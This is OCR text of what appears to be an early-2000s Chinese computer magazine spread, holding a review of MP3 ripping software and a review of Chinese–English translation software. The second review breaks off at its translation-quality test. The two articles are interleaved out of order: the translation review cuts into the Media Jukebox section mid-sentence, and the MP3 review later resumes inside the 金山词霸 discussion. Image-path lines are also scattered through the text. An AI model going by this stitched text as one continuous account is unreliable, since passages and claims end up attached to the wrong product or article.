AudioCatalyst还有一个很实用的功能，就是它的Normalizing选项。不同的歌曲在录制的过程中所设定的音量是不同的，同一张CD内的歌曲一般不会有太大的差别，但是如果你把不同CD内的歌制作成MP3后混杂在一起播放，可能就会出现有些歌的播放音量过大，而有些歌的播放音量又太小的问题。不过Normalizing可以帮助你在录制的过程中，把录制好的MP3文件的播放音量调节一致，这样你就不用在听歌的时候反复地去调节音量大小了。在压缩的过程中你还可以为歌曲的开头与结尾添加一段时间的静音。

AudioCatalyst最大的特点就是速度快，一个5分钟的CD文件压缩成编码速率为320kbps的MP3文件只需不到1分半钟即可完成，而且压缩后的文件体积只有4.6MB。如果你是个急性子，那么用AudioCatalyst可以省去你不少焦急等待的时间。

二、质量卓越的Audiograbber



Audiograbber从外观上看起来与上面介绍的AudioCatalyst很像，简直就是一对孪生兄弟。不过，无论多么相像的两个人也是有差别的，它们也不例外哟。

Audiograbber比起它的兄弟来说多了些细小的功能，比如，设定在播放音频文件时的音效。如果你的电脑里装了不止一块声卡，你还可以设定由哪块声卡播放音乐。制作MP3时你可以使用软件内置的MP3编码器，也可以通过外部程序，比如：Fraunhofers L3enc、LAME's freeware MP3等来完成制作过程。软件还允许你选择是先将CD音轨转换成WAV文件，还是直接压缩成MP3格式。你还可以为你的MP3指定播放器，这样你就可以在音轨抓取完成后直接启动自己喜欢的MP3播放器播放音乐了。

虽然你可以用Audiograbber内置的编码器进行MP3的制作，但是它的速度相对较慢，压缩同样的一首五分钟的CD音轨文件需要超过两分半钟，比它的兄弟慢了不少呀。不过，由于你可以为它指定编码器，所以你完全可以自己控制压缩质量与压缩时间，"鱼与熊掌"任你挑选。

三、功能强大的MusicMatch Jukebox




这是一款结合了多媒体播放、制作、烧录等全功能的软件。它使用了Fraunhofer Encoder，制作MP3的速度也很快，将一首五分钟的CD音轨文件压缩编码速率为128kbps的MP3只需

一分半钟，虽然比 AudioCatalyst 还是要慢，但也称得上是一人之下万人之上了。利用它压缩的 MP3 的音质相比 AudioCatalyst 还是要好一些，只是其压缩后的文件体积偏大，按以上的标准压缩后文件将近 6MB，实在有点浪费空间。而且它还能把 CD 音轨压缩成 WMA 格式的文件，如果你对微软偏爱有加，它一定会满足你的心愿。

与众不同的是，MusicMatch Jukebox 还支持数十个厂家生产的近百种 CD-R 或 CD-RW 设备。你可以直接将你喜欢的 CD 曲目压缩成 MP3 烧录到盘片上，动心了没有？MusicMatch Jukebox真可以算得上是烧录设备的活广告了，不知道有没有朋友因为下载了 MusicMatch Jukebox 而特意购置烧录设备？

这款软件的媒体播放功能也十分强大，可以播放多种格式的音频、视频文件。不仅有一般软件支持的 CD 音轨、MP3、WAV 文件，还可以播放微软的 WMA 格式文件以及几乎所有流行的音频文件格式。通过与 RocketRadio 合作，用户还可以借助互联网收听网络电台的音乐节目，也可以连接到网络上查找下载音乐的相关资料。MusicMatch Jukebox 允许用户设定播放效果，利用它的提醒功能可以设定某个时间开始播放音乐，你甚至还可以为其换肤。MusicMatch Jukebox 具有强大的管理功能，提供了 17 种不同的（如歌星、歌名、专辑、种类……）条件来排列音乐文件。它还支持 Windows Media Video，用户可以在网络上直接看节目。它具备了 MP3 播放、制作软件现有的大多数功能，而且还有不少扩充。有了它你就不用再安装第三方播放软件了，真可谓一箭双雕。

四、方便快捷的 HyCD Play&Record



HyCD Play&Record 设计得相当精巧。每次开机它都会自动启动，展示它的功能，还有简单明了的配音说明让你一听了然（当然如果你觉得它太罗嗦也可以取消这个功能）。利用 HyCD Play&Record 你可以抓取光碟音轨转成 WAV 或是 MP3，也可以还原成 WAV 文件。它内置了编码程序，不需要外挂。它的每个功能都有独立的操作界面，操作向导也很明白。

如果你想抓取音轨，只需用鼠标选中音轨，单击右键且选择 HyCD Copy 复制文件后，在你想要保存的目录下同样单击右键，选择 HyCD Paste 就可以完成 MP3 的制作了。由于 HyCD Play&Record 也支持 CD-R 和 CD-RW，利用与制作 MP3 同样的步骤，你还可以复制 CD，把 MP3 或 WAV 文件制作成 CD 音轨。HyCD Encoder 可以把 WAV 文件转换成 MP3 格式。HyCD Player 虽然看起来并不华丽，但具备了一款音乐播放软件最基本的功能：播放效果、视觉效果、播放列表的编辑等等一应俱全；HyCD Print 帮助你设计、打印 CD 盘片的封面和插页；HyCD FX 声音效果处理器帮助你把磁带、声音文件或是通过输入设备获取的声音文件中的杂音消除干净，达到近似于 CD 的质量；HyCD Sampler 是声音重新采样器，可以把 8 位的 WAV 文件或是 MP3 文件还原成 16 位的 WAV 文件；HyCD Format 允许你删除可擦写光盘上已有的文件。

利用 HyCD Play&Record 制作 MP3 的速度和压缩后文件的体积表现一般，但它附加的功能足以让你独自开一间音乐制作室，而且操作方便、快捷。如果你酷爱和声音打交道，HyCD Play&Record 正是你所需要的。

五、注重管理的 Media Jukebox



Media Jukebox 的功能不仅仅局限于抓取音轨并制成 MP3 或 WMA 格式，它是一个简单、高效的音乐和其他多媒体文件管理、收藏、播放的"百宝箱"。

Media Jukebox 内置编码器，无需再外挂第三方软件，如果你对它的内置编码器不满意也可以自己选择设定。它对音轨的压缩速度也相当快，5 分钟的音轨压缩成编码速率为 128kb/s 的 MP3 文件只需 1 分半钟，文件体积也只有 4MB 多。除此之外，通过下载安装插件，它还可以把 CD 音轨转换成各种其他格式的文件，也可以将 MP3 或 WMA 文件烧录成普通音响设备可以播放的 CD。与 HyCD 类似，它也可以通过输入设备把磁带中的音乐转换为数字格式。利用 Media Jukebox 你还可以收听、收看 1300 个 Web TV 和广播站点，或者在互联网上寻找你所需要的音频文件。

Media Jukebox 最出色的是它的文件管理功能。初次运行 Media Jukebox，它可以对你的硬盘进行搜索，查找出所有其支持的音频文件，并把这些文件的信息存储在其 Media Library 的 Unassigned 项目下，等待你对其进行分类。音频文件以 artist，album，playlist 和 category 分类。Media Jukebox可以把音频文件的原始信息与文件关联并自动进行初步分类，用户也可以自行按自己的喜好分类。Media Jukebox 随时记录用户音频文件播放的频率，将播放次数最多的 40 个音频文件单独分类列表，方便你再次对文件调用。它还可以创建 SmartLists、Playlists，有效地组织管理你的多媒体文件。

如果你的硬盘里保存了不少收集来的各类音频文件，

翻译软件 优中选优

幻影工作室
赵江　施娟


记得上学的时候，老师总是强调英语的重要性，当初并没有切身的感受，只是觉得以后不用出国，学好英语有何用？但是自从 Internet 出现之后，面对着花花绿绿的虚拟世界，我第一次感受到了英语的重要性。而且成为上班一族之后，经常接触一些专业英文资料，看着这些蝌蚪文才明白了当年老师的苦口婆心。在加强自身学习的同时，我们还可以利用一些现成的工具来帮助自己排除语言的障碍，实现虽在中国却能放眼世界的目标。在目前不下数十种之多的翻译软件中，到底哪一款才是最为适合你的呢？大家不妨带着这个疑问和笔者一起来看看。

第一篇　形形色色的翻译软件

金山词霸.net 2001
软件类型：商业软件
运行环境：Windows 9X / Me / 2000

金山词霸.net 2001 号称是“无话不说的超厚词典”，这指的是它最为独特的两个方面：一是采用了国际顶尖的 TTS 语音技术，能够对任意单词、语句，甚至是用户指定的任何一段英文，均可以流利地朗读出，而且是带语气的朗读，不是一个词一个词的机械发音。另外一个独特的方面是它所附带的词库内容丰富，其中有《现代英汉综合大辞典》、《现代汉语词典》、《英汉朗文综合电脑词典》、《最新会计师英汉汉英大词典》等 32 套国内外权威专业词典。2亿多字、700万专业词语使得其他翻译软件望尘莫及，并且词库范围囊括了机械、冶金、计算机、医疗、会计、贸易、商务、经济等各个方面，对于不同需求的用户来说，都可以用它来查询自己所需要的内容。

金山词霸.net 2001 的使用方法有两种：一种是运行它之后采用鼠标屏幕取词功能，当我们把鼠标指向一个英文单词的时候，就会有一个浮动窗口弹出显示这个词语的含义。因为很多朋友在浏览英文网站和查看有关专业资料的时候，并非对每一个英文单词都不理解，因此凭借我们已有的英文基础，再加上金山词霸.net 2001 的帮助，基




本上能够把一篇文章的基本意思理解清楚。另外一个方法是通过软件附带的分类词表进行查询，其中按照英文单词的解释把单词分为了数十个大类，并且在每一类中都还有更为详尽的小类划分。比如在“交通工具”一大类中，就分为“公共汽车”、“铁路”、“船”和“航空”四小类，

你最好还是把 Media Jukebox 请回家。它不仅能帮你制作 MP3，还可以充当一个能干的“管家婆”。

六、细致见长的 CD Copy

CD Copy 也是一款很受欢迎的 MP3 制作软件，它的长处是在 MP3 制作方面的细致、周到，充分满足你可能需要的一些“特殊服务”。

CD Copy 内置九种编码器，用户可根据经验和每次压缩文件的不同侧重进行选择。在压缩过程中还可以对源文件中的爆音进行修复，如果你只需要源文件中的某一部分或者需要对某一部分进行重复，你都可以在录制之前自行设定。你甚至可以将不同的几段音频文件复合加工成一个新的文件，它可以帮助你建立 Winamp 或者 RealAudio 的播放列表。支持多种语言环境，可以通过扫描仪获取图片制



作封面。打开 CD Copy 的功能选项，你可以找到近百项设定。如果你是个追求完美的人，CD Copy 一定能帮你做到尽善尽美。

同时每一个小类中又详细地提供了与其相关的名词解释。也许你以前只知道“bus”指的是公共汽车，但是看了这里的解释之后就会了解大客车、双层公共汽车等专有名词，也会学习到售票员、检票员等相关的词语。

还有值得一提的就是金山词霸.net 2001的网络功能，它不仅内置了搜索引擎和获取新闻的功能，使得我们可以直接登录到相关站点进行搜索查询或者是浏览当天的重要新闻，更主要的是我们可以通过下载词库文件来对它进行即时升级，而所需要的开销仅仅是上网下载文件的费用。因此和其他一些翻译软件比较起来，它的更新升级花费要少很多，这也非常适合我们这些“穷”玩家。


而且，金山词霸.net 2001的自定义性非常好。以前使用过金山词霸的用户都知道屏幕取词功能有一个不好的地方，只要把鼠标放在页面上，翻译的浮动面板就会自动打开，这就严重地阻碍了视野，可是经常用手工开关屏幕取词功能又显得很不方便。而现在的金山词霸.net 2001除了支持传统即指即译功能之外，还可以选择鼠标加Ctrl或者Shift功能键的取词方式，这样我们就可以通过这种控制方式来翻译自己所需要的单词了。另外，金山词霸.net 2001提供了很多能充分发挥自己特性的功能，比如它引进了目前非常流行的自定义界面功能，虽然默认的界面看上去质感十足，给人一种艺术的享受，但是我们可以登录到该公司的站点免费下载更多更好的外观模板；可以选择禁止对菜单和按钮取词，以免影响我们的正常操作；加入了取词开关、添加新词、朗读、复制词语解释等实用的功能；语音音量和发音引擎的选择；确定所使用的词典排序等等方面，都可以让我们打造出独具特色的金山词霸.net 2001。

简评：在金山词霸最新版本中也存在一些不足之处，比如它所附带的唐诗宋词、美国州名等附录中的内容看起来有一种画蛇添足的感觉，时髦却不实惠。我认为还应该有更好更实用的附加内容可以添加。不过瑕不掩瑜，金山词霸.net 2001凭借着超大词库和支持在HTML、PDF、WDL、HLP、CHM等多种当前主流的电子文档文件中使用鼠标取词模式进行翻译等优势，在单词翻译软件中的确有领袖的风范。通过实践，我感觉使用它进行即时单词翻译是最为合适的。

金山快译.net 2001
软件类型：商业软件
运行环境：Windows 9X/Me/2000

虽然金山词霸.net 2001可以称得上是目前最好的一款单词翻译软件，但是如果需要对整篇文章进行翻译的时候它就有些无能为力了，所以金山公司又推出了另外一个产品——金山快译.net 2001，它能够把一篇英文文章变为我们都可以识别的中文。

金山快译.net 2001主要由三个功能组成：全文翻译、永久汉化和游戏汉化。其中全文翻译是对英文文本、网页等类型的文件进行翻译。永久汉化可以把大批量的英文软件翻译成简明易用的中文软件，这时候我们就



无需为软件的全屏英文而头痛了。金山快译.net 2001还提供了20多种主流游戏的汉化文件，帮助我们在游戏人生的时候丢开那本厚厚的参考词典。

在金山快译.net 2001中附带了医药、电子、海洋、航空、化学、经贸、计算机、机械、冶金和数学等十多个专业词库，而且使用的时候还可以按照自己的实际需要来选择不同的词库，虽然这和金山词霸.net 2001比起来要少很多，但是对于普通用户和一些专业用户来说已经是足够的了。在进行全文翻译的时候，它采用了翻译和对译两种工作模式，便于大家对比查看翻译前后的文章。而且我们可以自行选择是以速度为主的快速简单翻译，还是以翻译效果为主的高质量全文翻译。通常情况下简单翻译的准确程度逊色于高质量翻译，因为后者翻译时调用的词库多，词汇量大，还采用了目前最为优秀的翻译引擎，所以即使是语法比较复杂的长句也能比较准确地翻译。

针对词库更新的问题，金山快译.net 2001也推出了在线更新的功能，只要登录到站点下载自己需要的词库文件就能够便捷地实现软件升级。另外，它与金山词霸.net 2001的结合非常好，在程序界面中就有一个激活词霸来即时取词翻译的功能按键。因此当我们对一篇文档翻译的时候，还能够使用金山词霸来对某一个单词或者短语进行查看，以得到更为准确的理解和解释。

简评：金山快译.net 2001作为一个全文翻译软件来说，表现还是很不错的，应该说体现了当前机器翻译的真实水准。不过当我们既需要对单个单词取意解释，又要对全文进行翻译的时候，金山快译还必须与金山词霸联手工作，这就占用了许多系统资源，使得系统的反应有些下降，鱼与熊掌不可兼而得之。要是你的机器配置够棒，那么金山的两个工具组合起来威力将是非常强大的。

东方快车3000
软件类型：商业软件
运行环境：Windows 9X/Me/2000

东方快车是可以和金山词霸相提并论的一个优秀的汉化翻译软件，所惟一不同之处在于它支持全文模式的翻译，而且首先推出了对照翻译的做法，在同一个屏幕上分别显示出翻译前与翻译之后的文章内容，使得我们能够很清楚地检验翻译的结果，这比一些翻译软件仅仅提供了



翻译之后的内容要好很多。在最新的东方快车 3000 中，这个优点被保留了下来，而且面对着激烈的市场竞争还在不断完善自身，提高自己的实力。

使用东方快车 3000 的时候，我们会发现它更为好用、实用。东方快车 3000 的主界面仍然采用了浮动式自动隐藏的主菜单，这个菜单显示在活动窗口的右上部，不会影响我们撰写文档、编译程序、上网冲浪等正常工作，而且所有的功能都可以通过菜单上的按键来即时激活，所以它的上手使用还是非常简便的。而且在东方快车 3000 中还有许多能极大提高我们翻译效率的功能，为了方便大家的使用，这些功能都分为单独的组件列出，下面先简单给大家介绍一下。

1.东方快文 以前使用东方快车时可以对一篇英文进行全文翻译，但是翻译之后的结果无法保存下来，那么现在就可以利用东方快文来进行翻译。此时不仅能够保存翻译结果，还提供了打印和打印预览，并且对于剪贴板中的内容也可以进行翻译，然后将翻译结果送回到剪贴板中。

2.永久汉化 对于一些非常优秀的英文软件，我们也许无从下手来使用，这时就可以用东方快车的永久汉化功能来对这个软件进行整体汉化，然后呈现在我们眼前的就是一个标准的中文版软件，那时候想必大家使用起来就更为得心应手了吧。

3.东方快译 一些网虫看见 E 文站点就有些头痛，其实东方快车3000有一个重要组件——东方网译，它不仅可以翻译在线的网页，也可以翻译存盘后的HTML文件，还能够在脱机状态下翻译缓存中的网页。而且它内嵌于 IE 浏览器中，因此使用的时候连东方快车都无需启动就可以实现页面的翻译了。

4.东方快码 东方快码支持 GB、BIG5、HZ、GBK 简体、KSC、GBK 繁体、Euc_JIS、New_JIS、Unicode 等近十种内码的转换。在我们浏览不同内码网页或者收到乱码的 Email 时，就可以使用东方快码使其正常显示。

对于大家最为关心的翻译效果来说，采用鼠标取词翻译的时候也许我们无法看出东方快车 3000 的优势，但是它所支持的文件格式可以说是最为丰富的。除了 HTML、HLP、CHM 等常用的文件之外，还可以在 TXT、DOC 等一些软件无法取词的程序中进行单词的翻译。并且作为一款翻译软件来说，能够给大家提供详尽的词语解释是非常重要的，而东方快车 3000 在这个方面表现得就很不错。当我们需要查询某一个单词的详细含义时，只要在附带的东方快典中输入词语，很快就能够看见相应的词语解释，同时它还提供了许多与这个单词相关的同义词、词组等内容，让我们在了解一个单词的时候可以学习到更多的知识。全文翻译可以说是东方快车 3000 的一个拳头功能，当我们对一篇英文进行翻译的时候，基本上能够比较准确地理解原文意思。虽然有一些特殊的语法翻译还是会给我们造成误会或者是错误的理解，但是对于一款机器翻译软件来说，要想真正做到百分之百的准确翻译，估计是永远都无法实现的。

简评：东方快车 3000 使用简便，在一个软件中实现了鼠标取词翻译和全文翻译两种基本功能，还有许多附属的实用功能，并且它已经突破了传统翻译软件局限于中英之间的相互翻译，能够将日文转换为大家能够识别的中文，更加增强了实用性，对于普通用户来说是足够了。但是在那些专业用户眼中，由于东方快车 3000 中附带的词库数量有限，所以难免会出现词义解释不详实的情况，而且在安装了东方快车 3000 之后，发现 IE 的启动速度和页面下载速度都有所下降，不知道是不是受到了它的影响呢？

IBM 翻译家
软件类型：商业软件
运行环境：Windows 9X / Me / 2000

IBM 是高档次、高品质的代名词，以前人们都认为 IBM是专业顶级的硬件制造厂商，但是你知道这位蓝色巨人也有实力非常强大的软件开发阵营吗？现在 IBM 的软件又走向了普通用户这个巨大的市场，此次推出的“无网不利三剑客”系列软件，则意味着 IBM 开始进入国内消费软件市场。这套“无网不利三剑客”系列软件包括了“网页制作 2001”、“翻译家 2000”和“智能词典 2000”三个部分，不过对于一些还没有在网上安家而自己英文水平又不是很高的小网虫来说，后面的两个工具还是非常实用的。因为你无论是上网冲浪还是单机使用，都能让你面对整篇的英文不再烦恼，从而自由自在地用好计算机。



IBM 翻译家主要可以为我们实现三种翻译功能：

1.网页的即时翻译 在线的时候对网页进行即时翻译，使得访问的网页传到浏览器的同时显示翻译结果，并不需要额外的等待，而翻译速度取决于下载速度，所以让你在浏览英文站点的时候感觉如同浏览中文网站一样。

2.文本翻译 它可以作为一个单独的英汉翻译软件来使用。在翻译的时候可以根据大家的需要采用全文翻译或者是对照翻译等多种翻译格式，而且翻译之后的文本都能保存下来以便它用。

3.定制翻译 所谓定制翻译是指IBM翻译家还支持Word 97/2000格式的文件翻译、IE页面翻译和Acrobat Reader的PDF文件翻译。而且它还会自动在Word、IE和Acrobat Reader中嵌入工具栏或菜单，通过单击按钮或菜单命令，便可显示出对英文的翻译结果。

运行IBM翻译家之后，会发现它的界面很有一种前卫的感觉：淡灰色的背景中透着一丝金属的光泽，再加上几个3D质感很强的按键点缀，真是爱不释眼！在网页中调用IBM翻译家的即时翻译功能有两种方法：鼠标右键命令和浏览器窗口上的按键，但是在右键菜单中选取的时候很容易点击到其他的命令，造成不必要的麻烦，所以还是建议大家通过工具栏上的按键来进行翻译操作。比如我们对一个页面进行翻译的时候只需直接点击“全文翻译”按键即可，此时IBM翻译家会在当前的窗口显示翻译之后的中英文对照页面，而原来的页面则是在另外一个重新开启的窗口中显示。

除去对网页进行翻译之外，IBM翻译家还可以对TXT、Word或者Acrobat Reader中的PDF文件进行翻译。其中文本翻译的时候要点击主界面中的“文本翻译”按键，并在左边的原文窗口中点击工具栏上的“打开”图标来调用一个英文的文本文件，然后按下窗口上部的一个类似播放功能的按键，右边的窗口中就会有相应的中文文档显示了。在Word和Acrobat Reader中，IBM翻译家自动在菜单栏中创建一个“IBM翻译”的菜单，选择其中的命令或者是工具栏上的快捷按键就可以对文档进行翻译，它的使用是不是很简单？！

简评：IBM翻译家的个头只有三十几兆，这在目前的翻译软件中可以称得上是小巧玲珑的了，不过就其功能来说，还是拥有很高“性价比”的。值得指出的是，目前似乎还没有能够实现PDF文件全文翻译的软件，而IBM翻译家弥补了这个盲区，因此我们在查看PDF格式的英文资料时就不用再拿着鼠标一个字一个字的翻译了。

Dr.eye 2001
软件类型：商业软件
运行环境：Windows 9X/Me/2000

“掌握资讯，一点就通”是Dr.eye 2001的口号，实际上这个来自台湾的翻译软件在此方面的表现的确非常不错。和目前国内最优秀的金山词霸、东方快车等翻译软件相比，它在鼠标取词翻译、全文翻译两个最主要的方面都毫不逊色，再加上其他一些实用功能的辅助，不难



看出它欲染指翻译软件老大地位的野心。

先拿鼠标取词即时翻译来说，前面介绍的软件都是当鼠标取词之后屏幕上一直显示出词义的解释，除非我们移动鼠标到一个空白区域，否则浮动显示窗口将一直存在。但Dr.eye 2001可以定义解释窗口出现一段时间之后自动消失，这样就大大减轻了我们工作的负担。而且打开即时短语选项不仅能够对相邻字的短语进行解释，对于短语中常见的插入名词等不相邻情况也能够辨识并提供翻译。或者当我们选取一段英文文字之后，还可以通过它的整句翻译对其进行解释，无需调用单独的全文翻译功能。在全文翻译方面，Dr.eye 2001也采用了对照翻译模式，便于我们对比查看、编辑和修改。

除去这两个最主要的翻译功能，Dr.eye 2001还有中文简体、中文繁体、日文及朝鲜语的自动识别与内码转换功能，并且可以随意切换，所以我们在上网冲浪的时候不会再看见文字乱码。并且它还提供了简体中文、繁体中文、英文和日文这四种文字的输入法，特别是日文的输入功能，能够让我们在不安装日文Windows和其他日文文字处理软件的基础上实现日文的输入。

另外，Dr.eye 2001还有一个非常重要的特色就是网络升级。而此处所说的网络升级与前面提及的词库升级有很大的不同，因为那些软件虽然附带了在线升级功能，但是笔者发现站点推出新词库的速度太慢，几乎是一、两个月才有一个新增词库出现，而Dr.eye 2001每个月都会有汉英、英汉新增词库的补丁包供大家免费下载，一个季度还有专门的补丁文件下载，这就使得用户能够时刻保持自己使用的都是最新的词典，能够更准确地得到词语的解释。

简评：Dr.eye 2001采用了双CD作为存储方式，看起来个头大了一些，但是当你试用过之后，感觉却是非常不错的。可以毫不夸张地说，在Dr.eye 2001面前，金山词霸和东方快车都会感到巨大的压力。

地球村网络词典
下载地址：ftp://ftp.softhouse.com.cn/download/4310evdict.zip
软件类型：免费软件
软件大小：7.40MB
运行环境：Windows 9X/Me



目前供大家免费下载使用的翻译工具中，地球村应该是最出色的一个了。虽然早在四年前就有了这个工具的存在，不过时至今日，它依然是很多朋友的选择。它实现了鼠标取词、键盘输入翻译方式和动态汉化等功能，而且很多功能对于今天的翻译软件产生了指导性的影响。比如在几年以前能够实现全文汉化以及菜单汉化功能的就只有它，所以很多游戏声称是中文版的，可安装之后才发现需要地球村的支持。而它首创的鼠标取词辅助按键也可以在今天一些优秀的翻译软件中找到影子。另外它还具有丰富的网络专用词汇，对IE、Netscape等网络软件的支持相当好，还附带了许多重要的Internet网址，这些都大大地方便了上网冲浪时受语言差异造成理解困难的用户。


即使在今天，我们还是发现地球村的取词技术有很大的优势，比如使用其他翻译软件来捕捉屏幕上“中国”这样的中文词组时，就会出现只对鼠标当前指向的“中”或者“国”进行单字翻译。而我们所需要的“中国”并没有得到翻译，而在地球村中，它的中文智能分词技术相当优秀，能够准确地知晓我们需要翻译的词组是“中国”，并将相应的英文解释提供给大家。

由于很多翻译软件都是为中文Windows所定制的，一旦运行在英文Windows平台中就会出现乱码或者屏幕混乱的现象。而地球村自己附带了一个汉字系统，所以无论在英文还是中文操作系统中，我们都能够很清楚地看见翻译之后的中文内容。另外，它还集成了GB和BIG5格式的内码转换，能够很轻松地把一篇文章由GB码转换为BIG5码并保存下来。而且在Internet尚未掀起风暴的时候，它就有了智能识别MIME码、HZ码和ISO2022码的功能，那些早期上网的朋友想必都不会感到陌生的。

简评：用今天的眼光来看几年前的地球村网络词典无疑是不公平的，但是它的出现可以称得上是翻译软件的一个里程碑，而且它对于现在翻译软件的影响是十分巨大的。随着计算机软件的飞速发展，地球村和当前的一些翻译软件比较起来是处于下风的：不能在Windows NT/2000下运行，不能在线升级词库。但是对于一些初级用户来说，它的功能已经是足够了。

雅信CAT2.5迷你版
下载地址:http://www.newhua.com/down/mini.exe
软件类型：免费软件
软件大小：8.40MB
运行环境：Windows 9X/Me

雅信CAT翻译软件是针对全文翻译而定制的，它提供了庞大的专业词库，词汇量达500余万条，涉及了计算机、电子、电信、石油、纺织、化学等70个常用的专业，这点可以与著名的金山词霸.net 2001一争高下了，而且我们可以随意选择单个或多个专业，使得翻译所使用的词库更符合自己的需要。它的翻译基于传统语法分析与实用语法，并独创了雅信广义语法体系，我们能够根据翻译的内容自行定义语法模式，从而提高系统自动翻译结果的准确度。翻译后的句子以原文、译文双语形式保存，使得校对和修改非常方便，而且编辑过的双语文档还可以直接生成记忆库供重复使用。如果个别词义拿不准，可使用雅信CAT的快速搜索引擎对选定的任意词、词组的组合进行例句搜索，在例句库中查找包含被选定语汇的典型例句，作为翻译参考。要知道，在雅信CAT中附带了超过10万句的常用例句库，相信你所需要查找的内容一定能够在这里找到。



雅信CAT最显著的特色就是拥有优秀的记忆机制，因此雅信公司声称“一次翻译，永远受益”。这指的是相同的句子、片段只需翻译一次，雅信CAT就会自动记忆用户的翻译结果。在翻译过程中，它还会让搜索引擎瞬间查找记忆库，对需要翻译的内容进行快速分析、对比，保证相同的句子永远不要翻译第二遍。因此历史素材的重复利用，不但提高了翻译效率,而且达到了翻译结果的准确和统一，同时还降低了成本，节省了时间。并且雅信CAT采用先进的网络技术，支持局域网及Internet上的信息交换，最大限度地共享资源，充分体现了全球办公的概念。同时在公司网站上还有各种专业语料库的下载。这样，世界上只要有一个人翻译过某句话，可能我们就不用再翻译了！

另外一个出色之处在于它与Word实现了无缝对接，所有的翻译排版一次完成。因为在翻译过程中，保留原文版面和格式是非常重要的，而雅信CAT与Word的无缝对接兼容了流行的文档格式。用雅信CAT就像在Word上添加了翻译功能一样方便，用户的主工作界面就是Word本身，翻译结果和原文版面、格式完全相同，所以我们

只需要把主要精力放在语言的翻译上，而不需要考虑文档格式和排版信息，真正做到翻译排版一次完成，一举两得 。

简评：从雅信 CAT 身上，我们看见了人性化的特点，因为它提供了整句的参考译文、片段译文、智能联想、语法提示及每个单词的解释，就像从大到小的一系列积木，由用户将其组成通顺的译文，这样可大大减轻不必要的机械劳动，突出了人在翻译过程中的主导作用。用它来翻译，就像做智力游戏，工作从此不再枯燥乏味，而是充满乐趣与享受。随着使用次数的增加，记忆库中的例句和片语将会越来越丰富，所以翻译的速度也会越来越快。

除此之外，我们身边还有一些另类翻译软件，比如巴比伦、NetReader、网译等等，它们都需要连接到 Internet 上才能实现页面的翻译功能，如果你不是一个网虫，或者是不想在慢吞吞的网络上进行在线翻译的话，那么这些工具显然是不适合的。因此关于这些网络翻译软件就不在此详述了，有兴趣的朋友可以自己找来品位一下。

第二篇　翻译软件比较测试

看完上面的软件介绍之后，我们知道每一款软件都有自己的特点，但是同时也都存在着一些的不足，那么大家关心的几个主要功能效果如何呢？请接着看下面的翻译软件比较测试部分。

1.系统要求

这里所指的系统要求包括三个方面：对计算机配置的要求、占用硬盘空间的大小和运行翻译软件之后占用的系统可用资源。从附表中我们可以看出每一款软件对系统要求的详细情况。

看完这张表格之后我们知道它们对于计算机的配置要求都不算很高，即使最高的 Pentium 166、32MB 内存在今天看来也是弱机一台。而占用的硬盘空间从10MB到300MB不等，这和你所选择安装的词库多少有很大关系，而且在当前硬盘动辄数十 GB 的年代，区区的几百 MB 也不是一个大数目了。但是在占用系统资源方面，国内顶级的金山词霸和东方快车都需要10%以上的系统资源，如果你的机器不是 Pentium II 以上，内存没有 128MB 的话，那么运行它们之后速度将受到一定的影响。相比较而言，台湾出品的 Dr.eye 2001在各方面的表现都不错，应该算是一个理想的选择了。

2.全文翻译速度

测试翻译速度的时候，笔者找了 Photoshop6.0 英文版的帮助文章，并将其中的一部分剪贴到写字板中存为 TXT 格式的文本文件，然后再通过那些可以全文翻译的软件(金山词霸.net 2001除外)进行速度方面的测试，结果每一个软件的翻译速度都不错。一篇包含了将近3000个单词的英文文章在几秒钟之内就全部翻译出来了，最长的一个也不过 7 秒钟，所以差距都不明显(注　:地球村词典采用的是动态汉化功能)。

3.翻译质量

